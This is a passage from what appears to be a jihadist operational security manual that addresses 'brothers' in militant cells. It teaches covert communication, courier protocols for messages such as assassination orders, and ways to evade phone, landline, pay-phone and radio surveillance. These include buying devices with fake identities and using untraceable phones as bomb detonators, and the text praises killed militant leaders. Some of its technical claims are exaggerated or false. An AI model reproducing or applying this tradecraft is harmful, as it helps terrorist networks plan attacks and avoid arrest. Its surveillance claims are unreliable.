3) Data leakage protection. This includes disabling USB ports, SD card slots, device cameras and the microphone, if you choose to do so.
4) Storing data on a desktop - remotely.
5) Customizable app stores. One of the big problems of the Android operating system is anyone can go in and take an app and put it out there, and it can be a malware app. By making a customizable app store you can limit what people come across in terms of apps. They're limited in what they can download and it's not wide open.
6) Perimeter (area) settings. Through specific programs some organizations have the ability to disable ports once a tablet leaves a set perimeter like your room, house or car.
7) Use of auto-lock and auto-erase functions or programs – software.



COMMUNICATION

Introduction

It is well known that in all undercover operations, communication is the backbone of the effort for rapid execution. However, it is a double-edged sword: It can be to our advantage if we use it well and it can be a knife dug into our back if we do not consider and take the necessary security measures. So beware my beloved brother, may Allāh (SWT) bless you that the means and methods used for communication are from the very top surveillance systems that are used by the intelligence agencies against the Mujāhidīn and Jihādi work. Why is this so, because through these means they are able to collect-seizing a lot of information and data concerning the Muslims and the Mujāhidīn specifically! At the same time nothing can be achieved as regards Jihādi work by the Mujāhidīn without the use of the communication means and networks.

The enemy, his police, informers and agents are closely watching known and suspect mujāhidīn. They are looking for the links and contact points between such people which will give them away. It is often at the point when the brothers attempt to contact or communicate with one another that they are observed and their would-be secrets are uncovered. The enemy watches and observes who contacts whom, then pounces, rounding up a whole network of mujāhidīn and their supporters. But there are many methods and techniques or secret work, simple but special forms of communication, available to the mujāhidīn to overcome this key problem.

Types of Secret Communication:

a) Common Communication: It is a communication between two members of the Organization without being monitored by the security apparatus opposing the Organization. The common communication should be done under a certain cover and after inspecting the surveillance situation [being done by the enemy].

b) Standby Communication: This replaces common communication when one of the two parties is unable to communicate with the other for some reason.

c) Alarm Communication: This is used when the opposing security apparatus discovers an undercover activity or some undercover members. Based on this communication, the activity is stopped for a while, all matters related to the activity are abandoned, and the Organization's members are hidden from the security personnel.

Insha'Allāh, we will now take a more detailed look at each of these communication methods, their risks and dangers as well as the most fundamental security and intelligence measures for each one of them.

Style of Communication:

a) Communication about undercover activity should be done using a good cover; it should also be quick, explicit, and pertinent. That is, just for talking only.

b) Prior to contacting his members, the commander of the cell' should agree with each of them separately (the cell members should never meet all in-one place and should not know one another – unless the security situation allows for it) on a manner and means of communication with each other. Likewise, the chief of the Organization should use a similar technique with the branch commanders.

c) A higher-ranking commander/member determines the type and method of communication with lower-ranking leaders.

1] Use of Letters

How to Send the Letter:

a) Through normal mail service – this takes time and the file/letter/parcel could be lost easily.

b) Through special urgent and safe mail such as UPS, DHL and similar companies - avoid the companies that require you to provide them with a name and address of sender.

c) Through one of the brothers - this is the most secure and could be fastest method.

Important Security Precautions[45]:

1) Beware of post office delays[46] as well as the high chances that the letter or parcel might be lost usually as a result of the negligence and unprofessional handling by the post office staff.

2) Avoid those companies[47] that require personal details as well as insisting on cross-checking every detail you are supposed to give them.

3) Sending letters through the brothers is the fastest, safest and most secure mode, *bi'idhnillah.*

4) Some VERY IMPORTANT characters/personality of the brother to be tasked with delivering the message/letter, he must be;

- ✓ Trustworthy, mature and responsible.
- ✓ Courageous and fearless.
- ✓ Intelligent i.e. a quick thinker.
- ✓ Disguise-master (camouflage) i.e. a chameleon in every sense of the word.
- ✓ Good knowledge as well as experience on security and intelligence insight.

5) Take time to study/plan and select the best format as well as means of delivering the letter.

6) It's vital to properly record the identity of the sender, deliverer as well as receiver .i.e. so as to avoid any confusion like delivering the letter to the wrong brother.

7) First establish the status of the message contained in the letter .i.e. as regards its level of confidentiality/secrecy as well as importance e.g. command to carry out an assassination, plans for an upcoming attack, change of command, etc.

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[45] These also work in the case where the message is verbal or on storage media like flash-disk, CD, DVD, memory card, and the like.

[46] This method though preferred at times, it is very slow.

[47] Such as Yellow Pages, DHL,

8) Message details/information must be kept secret from those brothers who are not related to it.

9) Make photocopies as well as fakes if it is necessary.

10) The receiver must read the letter as soon as he receives it then destroy it AT ONCE and he MUST NEVER hesitate or delay unless it's required.

11) Time management is of VERY GREAT importance in this means of communication as well as others, especially on the part of the brother tasked with delivering the message

12) Effective concealment measures must be employed and these are many depending on the size, capacity, format and nature of the letter, parcel/envelope/paper, CD/DVD, etc.

13) Comprehensive contingency planning and measures must be established e.g. if the letter/flash-disk is lost, damaged, the brother being found out by the enemies, the receiver not appearing at the delivery location, the delivery location being compromised, and many others. So the brothers must plan and execute everything well.

14) Upon delivery the deliverer and the receiver must quickly separate as well as vacate the delivery/meeting point/location e.g. street, building, restaurant, etc.

15) It is EXTREMELY VITAL that the brothers adhere to the use of codes, ciphers, gestures and signals. These MUST be known ONLY to them.

2] Mobile Phone Usage[48]

Important Note:

Surely, we cannot mention all the deadly problems and dangers that have been encountered by the Mujāhidīn and Jihādi organizations resulting from the improper use phones (mobile and phone booths/ public pay phones). Rather, the *tawāgheet* world over take pride in the large amount of information they obtain from the Mujāhidīn because of their (Mujāhidīn and Jihādi organizations') careless

[48] This also includes the fixed-phones (landlines), pay-phones and phone-booths.


usage of such devices. More so, many from the Mujāhidīn have been captured and even martyred after having been tracked by the intelligence agencies of the enemies of Allāh (SWT) using the phones. An example which is related to our topic on mobile communication is of a Saudi brother in 1997-98 who was involved in Jihād. He was a very sociable brother and always used to insist on taking the brothers phone numbers in order to contact them. Some were hesitant, but as this brother was a senior brother, they felt there will be no risk in giving such information. The intelligence arrested this brother, confiscated his mobile phone and to their amazement, they found 700 numbers on his phone. They had kept him in custody for 6 months, whilst they traced all of the individuals on the phone. Within 3 days, they arrested 70'000 brothers. The Chechen mujāhid Shamil Basayev was killed due to him using a walkie-talkie and they bombed the area he was in while talking over it (this shows that the kuffar have the technology to locate someone who uses a walkie-talkie). In addition, the mujāhid Naek Muhammad from South Waziristan was bombed when he was giving an interview to the BBC whilst using a satellite phone. Also many Mujāhidīn who have been martyred through drone attacks in Somalia, Yemen, Afghanistan and Pakistan were tracked using phones or similar devices.
NB: - a very clear case is the brothers who were arrested on charges related to the July 2010 Kyadondo Rugby Grounds and Ethiopian Village Restaurant bombings. The intelligence agencies[49]were able to arrest most of the people involved mainly using information from their (suspects') mobile phones. One of the brothers even used his personal phone during the operation[50]. And in the Book of Allāh (SWT) we find, in relation to this, thus;

قُلْتُمْ أَنَّىٰ هَٰذَا قُلْ هُوَ مِنْ عِنْدِ أَنْفُسِكُمْ

***"... Do ye say? - "Whence is this?" Say [to them]: "It is from yourselves: For Allāh hath power over all things."* (3:165)**

[49] **JATT** (Joint Anti-Terrorism Task Force), **CMI** (Chieftaincy of Military Intelligence), **CID** (Criminal Investigations Department), **ISO** (Internal Security Orgn.), **ESO** (External Security Orgn), e.t.c.
[50] Therefore it is obligatory to know and understand the dangers of this device.

Illustration Showing the Mobile Phone Communication System



Detailed Explanation of the Illustration:

1) Mobile phone **User-1** is calling mobile phone **User-2**.

2) Mobile phone **User-1** is on the Warid Network and uses the Warid mast closest to his location to make the call. i.e. process 1.

3) The network **Mast-A** (which is the closest Warid mast to caller/User-1) sends the information/data from the mobile phone of **User-1** to the Warid Network Center. i.e. process 2

4) The information is changed (converted) by the computers at the Warid network center and sent to the satellite -S. i.e. route/process 3.

5) The satellite searches for the intended destination of the data/information sent to it, (which in this case is mobile phone of **User-2**, who is on UTL – Mango Network); it then sends it to the appropriate network center .i.e. UTL/mango, through the process-4.

6) The computers at the UTL/mango network center send the information/data to the actual destination (mobile phone of **User-2**) using their network **Mast-B** which is nearest to his phone .i.e. process-5.

7) The mast-B then connects/links the information/data to the mobile phone of **User-2**. I.e. process-6.

8) Mobile phone **User-2** then sees on his phone's screen that he has got/received the data/information (an incoming call or message) from mobile phone **User-1**. He accepts the call (by pressing Yes/OK) and they start conversing (Using the shown process 1-6).

Some very important observations regarding such communication networks and what is obligatory (to be known and implemented by the mujāhid) on the use of the mobile phone, pay-phone/phone booth user:

1) Both the satellite and network center computers can fully monitor your phone, show your actual location, the actual distance between the caller/**User-1** and nearest **Mast-A** (distance **X1)** as well as that between the receiver i.e.**User-2** and the nearest **Mast-B** (distance **X2**). More so, both (satellite and network center computers) can easily and clearly monitor and show the distance between your actual location and all the other surrounding masts. The computers

at the center can as well show all known public areas (e.g. malls, arcades, stadiums, parks, hospitals, e.tc) in the whole area and your actual distance from each one of them.

2) The network center computers can also show your mobile/sim-card number, your name, location, and all the details used when buying that phone and the sim-card.

3) The network center computers and the intelligence agencies can easily access all data/information on your phone(both in-coming and out-going data);-

a) All stored phone contacts both the names and their numbers.

b) All numbers ever called or received since the phone or sim-card was first used as well as the specific dates, time of the day, locations of the phone/sim-cards and the contacted numbers/phones plus everything else they may desire to know.

4) The computers at the network center can also easily record all audio (word, speech or conversation) that takes or took place on that mobile phone/sim-card. The intelligence agencies can use that information during interrogation and prosecution as clear evidences.

5) An extremely important matter concerning mobile phones is that each phone has inside it a very tiny yellow chip with serial numbers similar to those on car engines. Each phone has its own unique number/figures. The people at the network center can use it to lock your phone and also to find out if you changed the sim-card. For example they can easily find out that a single mobile phone, say Nokia 6230i with engine No. AX302 has used three (3) different sim-cards and that they are such and such (number, serial, network, period of use, etc.).
NB: for security precautions, we advise you to use separate phones for different tasks (e.g. one for Jihādi work, another for the family/relatives, and another for normal work) .i.e. NEVER USE the same phone/sim-card for two (2) or more different purposes. As for the phone used for Jihādi work you MUST AT ALL TIMES AND PLACES use it with FULL security precautions because if you fail/neglect to do so, the intelligence agencies will easily track you, your brothers and all the Jihādi work. They can even go as far as finding out your and their (brothers') real appearance, names and

addresses simply through tracking and investigating information on your phone.

6) It must be known and clearly understood that the computers/system used to lock and monitor phones is present at the intelligence and security headquarters/centers[51]. The same machine can be used to monitor and record all conversations in the location of the mobile phone covering an area of 20meters from it (phone). This they can do even when the phone is switched off or when the sim-card has been removed.
NB: secrecy is only guaranteed if you remove the phone battery as well as the sim-card, after which they should be put far away from the area where any conversation about Jihādi work is going on.

7) The same machine at the intelligence agencies' centers can easily select and specify the information, conversation or names needed by them. They can also program it to monitor and record any conversation in specific language of interest (for their investigations) in some countries. E.g. Arabic in areas/countries where it's not widely spoken as soon as the conversation begins. It can also identify the actual identity of the people using the phones at that particular time.

8) On a serious note, all those brothers who are wanted, i.e. being spied on by the intelligence agencies, as well as important persons in the Jihādi movement; they must be aware that that the same machine can record their tones/accents/voice[52] and that it can be programmed such that it can pick out his voice (and start recording) once he starts talking over the phone or other such devices out of the multitudes of phone conversations taking place at the same time be it in a selected area(region, country, town/city or district/province) or the world over! This includes other details they may have interest in like actual location, contact's phone No and location, distance from known landmarks (Network masts, city center, military bases, etc.).
NB: some of the best security measures to use to counter this include;

[51] Here (Uganda), CMI has one located at Okello House, Nakasero, Kampala.

[52] It has been confirmed by researchers that every person has his/her own unique speaking tone/accent just like the way it is with finger-prints.

i. Use of voice-changing devices, if phone communication to such wanted persons is the only way and the message is EXTREMELY urgent.

ii. Avoiding the use of phones and such devices altogether.

9) Another important issue that the Mujāhidīn and Jihādi groups must seriously be aware of is that the US, Britain, France, and other Kuffar have manufactured pilotless planes – DRONES. These can have the technology to trace, monitor, and record and locate any mobile and satellite phone activity. They can they be commanded to send very fast missiles to hit those confirmed targets/locations. It's the same even if the conversation is only for one (1) minute. Many Mujāhidīn leaders have been martyred from the bombings which have been carried out in many parts of the Jihād frontlines from the prominent ones: Yemen-Arabian Peninsula e.g. the martyred Mujāhid Shaykh Anwar al-Aulaqi (may Allāh have mercy on his soul); Pakistan (South Waziristan) e.g. the martyred Mujāhid Shaykh Attiyatullāh al-Lībī (may Allāh have mercy on his soul), and many others.

Images of Drones**:**









Satellite Phone Images**:**



Security Guidelines When Using the Mobile Phones:

1) Any mujāhid who after realizing that he is wanted or being spied on by the enemies of Allāh (SWT), he MUST NEVER EVER USE the mobile phone or similar devices at ALL times, places and in ALL situations.

2) If there is any suspicion that your phone is being spied on, IMMEDIATELY DESTROY it as well as the sim-card. If there is any need to use a phone provided the necessary security precautions are followed, and then buy a new phone and sim-card using FAKE/FALSE identity.

3) To keep your real identity (name, voice/accent), address/location and appearance confidential/secure, you MUST NEVER buy any phone and sim-card using your real identity or that of someone who is known. ALWAYS use fake documents/identities.

4) NEVER use your phone in house and EVEN within your actual area of residence, rather use it from an area far way or when you are travelling especially using public means e.g. taxis, buses, motorcycles, etc.

5) ALWAYS switch off the phone immediately after use and remove the battery and sim-card. NEVER meet your brothers while it is not switched off, or when it is switched off but the battery and sim-card have not been removed.

6) NEVER talk excessively over the phone as well as send message on it. It is more secure to use two (2) separate phones (one for calling ONLY the other for receiving). It's STRONGLY advised to use those

public-pay phones/ booths which are farthest from you residence/work area.

7) NEVER store contacts of your brothers on your sim-card or phone, rather it's STRICTLY ADVISED that you either memorize them or note them somewhere using the best security measures e.g. coding and ciphers.

8) If you bought your phone and sim-card using fake identity but have been using them to contact those brothers who bought their phones/sim-cards using their real identities, then know that that the intelligence agencies will track you through their phones since they are already known.

9) There is no real danger if there happens to be normal conversation between you and ONLY those brothers whose identity is NOT KNOWN. NEVER DO SO with those whose identity is known.

10) If you receive a call from an unknown number and answer it, EVEN with few words (Hullo!! Hullo!!), or you might hear an unknown/unclear voice; PLEASE IMMEDIATELY DESTROY BOTH the phone and the sim-card. This is so because such instances are one of the main ways used by the intelligence agencies to spy on as well as record people's voices/accent. And this device used to that job has already been given in the previous section.

11) When using the phone as a detonator, NEVER use one with known details, rather it MUST be COMPLETELY UNKNOWN i.e. its owner, his photo, names, residence, etc. this is so because it may not be completely destroyed by the resulting explosion. Then, the intelligence agencies will use it to track its owner until they get to the real user and this has happened a lot in Pakistan which has resulted into the revelation and destruction of may Jihādi networks and Mujāhidīn – who have been arrested or martyred.

12) If there is any relationship between you and other brothers regarding Jihādi work its RECOMMENDED and MORE SECURE that you HAVE AND USE separate phones and sim-cards for each (at least each phone and sim-card for a maximum of four (4) brothers. NEVER EVER contact all your brothers using the same phone and or sim-card. Such behavior is EXTREMELY RISKY and will put you and your brothers as well the whole Jihādi network and work in grave danger.

13) Telephone numbers should be memorized and not recorded. If the brother has to write them, he should do so using a code so they do not appear as telephone numbers (figures from a shopping list, etc.).

14) If the Organization manages to obtain jamming devices, it should use them immediately.

15) Always note points of conversation before calling.

16) Maintain short and precise conversation.

17) Adopt the use of codes/ciphers.

18) Beware of phone tapping systems and technology of the enemies.

19) Mobile Phones;

a) Regularly changing phones & sim cards.

b) Use 2 separate phones (calling & receiving).

c) Beware of GPS/GPRS systems of modern phones & service providers.

d) Master quick usage & handling

e) Beware of onlookers & eavesdroppers.

f) Never store work related information on the phone, simcard or memory card.

g) Never keep brothers' contacts on the phone or simcard

20) It is also STRONGLY advised that the mujāhid fully and effectively implements the security guidelines/precautions that have been mentioned under the Section: **Group Member** and the sub-section: **Meeting** (within this section - **Communication**).

Public-Pay Phone (Phone Booth):

This type of phone is commonly used by the public and thus is important that the mujāhid is very careful whenever using it because of the following facts that are related to such types of phones as well as their use;-

1) It is vital to beware that this type of phone can clearly indicated/show its actual location and position, its number, as well

as all those numbers/contacts that have ever been used on it (dialed, received and missed calls). Thus it is advised that the brother MUST at all time and situations avoid using the public-pay phone which is within or nearby his area of residence and work. Try as much as you can to use those one that are far away from such places.

2) Always be very careful and alert not to leave or forget your contacts' book (phonebook) or any piece of paper on which you have noted/recorded you contacts and their numbers in the place (phone booth, box, compartment). This mistake is very common yet it is very dangerous.

3) This type of phone also records all phone numbers that have ever been used on it in an inner recorder/memory. These numbers are calculated at the end of every month so as to know the amount of money (payment – salary) that has to be paid to the operator of this phone after making the invoice.

4) The mujāhid must also beware of the fact that some of the owners and operators of these public-pay phones are either security operatives (spies – informants) or they are their close friends – the type of relationship mainly related to exchanging information, so be warned!

5) Thus NEVER give away your real name or identity (documents) to the operators of these phones. In case you are using his/her phone or fax and they demand for your personal details, then simply apologize that you haven't moved with them or give any good reply to convince them that you don't have them with you. If you have falsified ones, then that is even better.

6) Try as much as possible to use those pay-phones that are used by many people and avoid those that don't usually have many customers. Since it might be easy for the operator to remember you even if you take long to use that specific phone.

7) It is better to use those ones where there are separate compartments or cubicles set-up for each caller, especially in places where there a many people using the phones so as to limit the chances of someone listening-in to your conversation. It is also easy to monitor anyone especially the operator who might be trying to hear what you are talking or to see the number that you have dialed.

8) NEVER use the same pay-phone every time since this will make it easy for the operator as well as the people nearby to note you and thus it is easy for them to even describe you to anyone (.i.e. your

height, skin color, accent, language, type of clothing, numbers contacted, e.t.c) especially the intelligence people.

9) Call random numbers before and after making your call.

10) Delete the call details after making your call if it is possible. And this requires the mujāhid to be well knowledgeable on how to delete such data from those phones.

11) Immediately vacate area/location of the pay-phone that you have used after calling.

12) Scan that area for anything unusual/abnormal.

13) NEVER use same booth always.

14) 2 or more brothers in same area MUST use different booths.

15) One should select telephones that are less suspicious to the security apparatus and are more difficult to monitor. It is preferable to use telephones in booths and on main streets.

Images of Public-Pay Phones (phone booths)**:**









Fixed – Phone (Landline, Telephone Wire):

This type of phone which is commonly used and found in homes, offices as well as the places of work is very dangerous because of the fact that just like the previous type it gives away the owner/user as well as its actual location. It also shows all the numbers and contacts used on it if such data is wanted by the security organs. Thus it is COMPULSORY upon the mujāhid to be EXTREMELY careful and alert with this type of phone. Indeed what we have previously mentioned as regards the security guidelines for the mobile phones must be strongly as well as effectively put to

practice by the mujāhidīn – whoever, whenever and wherever! In short we advise the brothers with the following important reminders as well as those that have been formerly given;-

1) It is better and more secure to avoid being with such phones in your homes or places of work.
2) If you have one then ALWAYS ENSURE that it is put far from where you are having any conversation especially on jihādi work.
3) Also NEVER forget to disconnect its cable (unplug it) when you are planning to meet or talk about inside matters.
4) NEVER give your fixed-phone number/contact to anyone of the brothers who are under suspicion or is being monitored by the security personnel. This is so because in case he is arrested, they can search through his contacts book or notepad and they are then able to get to you as well wherever you might be. This might be after interrogating and torturing him, so as to know all those he is working with. Thus others might be captured using the leads from the arrested brother's phone book.
5) Also be aware that this type of phone clearly shows the location – town/village, house/building and the like, so be very cautious about their use!

Images of Fixed Phones**:**



Radio-calls:

And what must be known is that the radio calls use electronic waves and for it to be used the person on the other end must also be having a radio call which must be switched on. When they start

talking the data is sent through electrical waves. There are two (2) main types of radio calls;-

a) Short-Range radio call; - these operate in a range of 5 – 50 km and it has a small aerial/antenna attached to it. If one wants it to be used for an area wider than that mentioned above, then a more powerful antenna must be used on it.
b) Long-Range radio call; - these cover an area of more than 1000 km similar to those used by the military and the police agencies. For instance, it can cover a whole district as well as one being able to communicate with someone else in another district.

Security Guidelines for Using the Radio-Call:

1) NEVER switch on the radio call and talk over it for more than half a minute (30 seconds) during jihādi work or activities. This is even emphasized more in those areas that are suspected of being monitored by spy devices that may have been set-up there or within the surrounding areas by the intelligence agencies. These kinds of devices are nowadays of very high and advanced technology such that they can monitor, listen to and record all communication data taking place in those areas as well as the neighboring areas (cities, towns, regions, buildings, institutions, e.t.c). Some are stationed underground, on the ground, on top of tall buildings as well as in space.

2) It is also very important that immediately after speaking on the radio-call, one must leave/vacate that particular area/location as quickly as possible to a very different place preferably far from the previous one.

3) The mujāhidīn must also be well aware of the fact that most cities and other vital enemy regions/locations are surrounded by numerous masts/antennas (as well as satellite dishes) whose chief task is to locate, monitor all suspicious communication networks and devices as well as record any communication that happens to go on through such networks or those devices.

4) Additionally, they also have special cars usually vans with an antenna and a radar which assist the intelligence personnel to track down the actual location of any suspect communication devices or networks. They can even jam those devices and or block the network itself. After detecting your actual position they can then

quickly mobilize their 'anti-terrorism' forces to surround you, raid or ambush you with the aim of capturing you or massacring you. Thus to avoid such ugly scenarios the brothers are STRONGLY advised to NEVER EVER exceed 30 seconds when talking over these radio-calls.

5) They can also listen to whatever you are talking using the radio-call, so the brothers MUST NEVER speak mentioning real names, places, times(periods), numbers/contacts and the like. It is better that you use secret or coded words whose meaning is well known to those communicating.

6) Also the spy planes – Drones can (with the help of the satellites) easily detect the activity of the radio-call as well as pin-point the very location of these radio-calls. These planes have an in-built mechanism (computerized) such that they can very quickly send missiles to hit those targets. So it's advised that the brothers are EXTREMELY aware of this VERY IMPORTANT matter concerning the enemies' advanced technology.

7) If the available means limit you to only the use of short-range radio-calls which cover the approximate size of cities, then it is very important that the one using it must keep on changing his position/location. Also another important issue that must not be neglected is that the radio-calls have differences – they differ in their way of work, capabilities, e.t.c.

8) On the other hand, from some of the other benefits of the radio-call, is that we can – *Insha'Allāh* – drop-in on the conversation of the enemies if they happen to be using the radio-calls to communicate amongst themselves like the private security personnel, police and even the military. Here if one switches on his radio-call and moves the tuner through all the frequencies he can be able to listen to any conversation taking place on all the radio-calls within the range of his radio-call.

9) Another important reminder is that, the radio-call cannot give away one's position if it has not been switched on (turned on) thus it is also not possible for the enemies to track you at all.

Images of Radio-Calls:

a) Long-range - Military:







1 A Suspected Underground Israeli spying device found in Huda, South Lebanon



b) Short-Range**:**











Concluding Comments:

After explaining and pointing out some of the most key details above on the important security precautions and guidelines, my brother you will realize that putting them into practice is not an easy task, but it still will be very neglectful as well as carelessness for our brothers to abandon them. You should get used to working without the phones or similar devices. If it is necessary to use them then such usage MUST BE LIMITED to as little as possible while effectively implementing all the mentioned guidelines and other such counter-measures because they are many but we cannot list all of them here. What has been given are the basic/general guidelines that can, Allāh Willing, secure the Mujāhidīn and Jihādi networks and operations as far as the use of mobile phones (and similar devices) is concerned.

The following are some very important and beneficial closing points that must be considered;-

- ✓ NEVER use your real name while conversing over the phones.
- ✓ NEVER mention, while talking on phone, any real addresses or locations.
- ✓ NEVER mention, while using the phones, actual meeting places, dates and time.
- ✓ NEVER undermine or neglect these and other such guideline and principles if you really desire and plan/think of securing your activities.
- ✓ ALWAYS USE passwords/signal/secret code ONLY KNOW to you and your work brothers.
- ✓ Lastly, Allāh (SWT) is the Best Protector, the Most Merciful!

3] Meetings

وَأَمْرُهُمْ شُورَىٰ بَيْنَهُمْ

"...who [conduct] their affairs by mutual Consultation; ..." ***(As-Shūrā:38)***

Difference between Meetings and 'Get-Together':

The differences between the two are that a 'get-together' is more open and many people could be present, whereas, a meeting is closed and is composed of less people. A meeting requires more security due to its secretiveness. In a 'get-together' you are free to discuss any topic, whereas a meeting is arranged to speak about specific topics related to work.

This principle was applied to its fullest extent by the Prophet (*SalAllahu alayhi wa ssalam*) in his private and public life, and was fully acted upon by the early rulers of Islam. And it is also a sunnah of the Messenger of Allāh (*SalAllahu alayhi wa ssalam*), about which the mujāhid brother Abū Jihād As-Shāmī wrote[53]; "*…At times he (SalAllahu alayhi wa ssalam) would even leave his own personal opinion for that of the majority due to the Islāmic concept of Shūrā, which he (SalAllahu alayhi wa ssalam) dutifully upheld in matters of opinion, but when it came down to matters of values or principles he (SalAllahu alayhi wa ssalam) never wavered in standing for the truth. His (SalAllahu alayhi wa ssalam) mastery of consultation was also coupled with a strong grasp of the art of persuasion; meaning that he (SalAllahu alayhi wa ssalam) rarely had to resort to the option of giving orders to his companions[54]. In fact, with companions who loved and respected the Prophet (SalAllahu alayhi wa ssalam) more than any other earthly soul, he (SalAllahu alayhi wa ssalam) was always sure to find enough volunteers.*"

Purpose of Meetings:

1) Divine guidance/method.

وَٱلَّذِينَ ٱسْتَجَابُواْ لِرَبِّهِمْ وَأَقَامُواْ ٱلصَّلَاةَ وَأَمْرُهُمْ شُورَىٰ بَيْنَهُمْ وَمِمَّا رَزَقْنَاهُمْ يُنفِقُونَ

"and those who answer the call of their Lord [i.e. to believe that He is the Only one Lord (Allāh), and to Worship none but Him Alone], and perform As-Salât (Iqâmat-as-Salât), and who (conduct) their affairs by mutual consultation, and who spend of what we have bestowed on them;" (As-Shūrā: 38)

[53] In his book ***Strategic Analysis of the Prophetic Sīrah*** pg. 60-61.
[54] Al-Bukhārī (No. 2691). Also see the story of Hudhayfah during the *Battle of the Trench* (*Musnad* al-Imām Ahmad no. 23382 (al-Arna'uut))

NB: This is the keyword of the Surah, and suggests the ideal way in which a virtuous man should conduct his affairs, so that, on the one hand, he may not become too egotistical, and, on the other, he may not lightly abandon the responsibilities which devolve on him as a personality whose development counts in the sight of Allah.

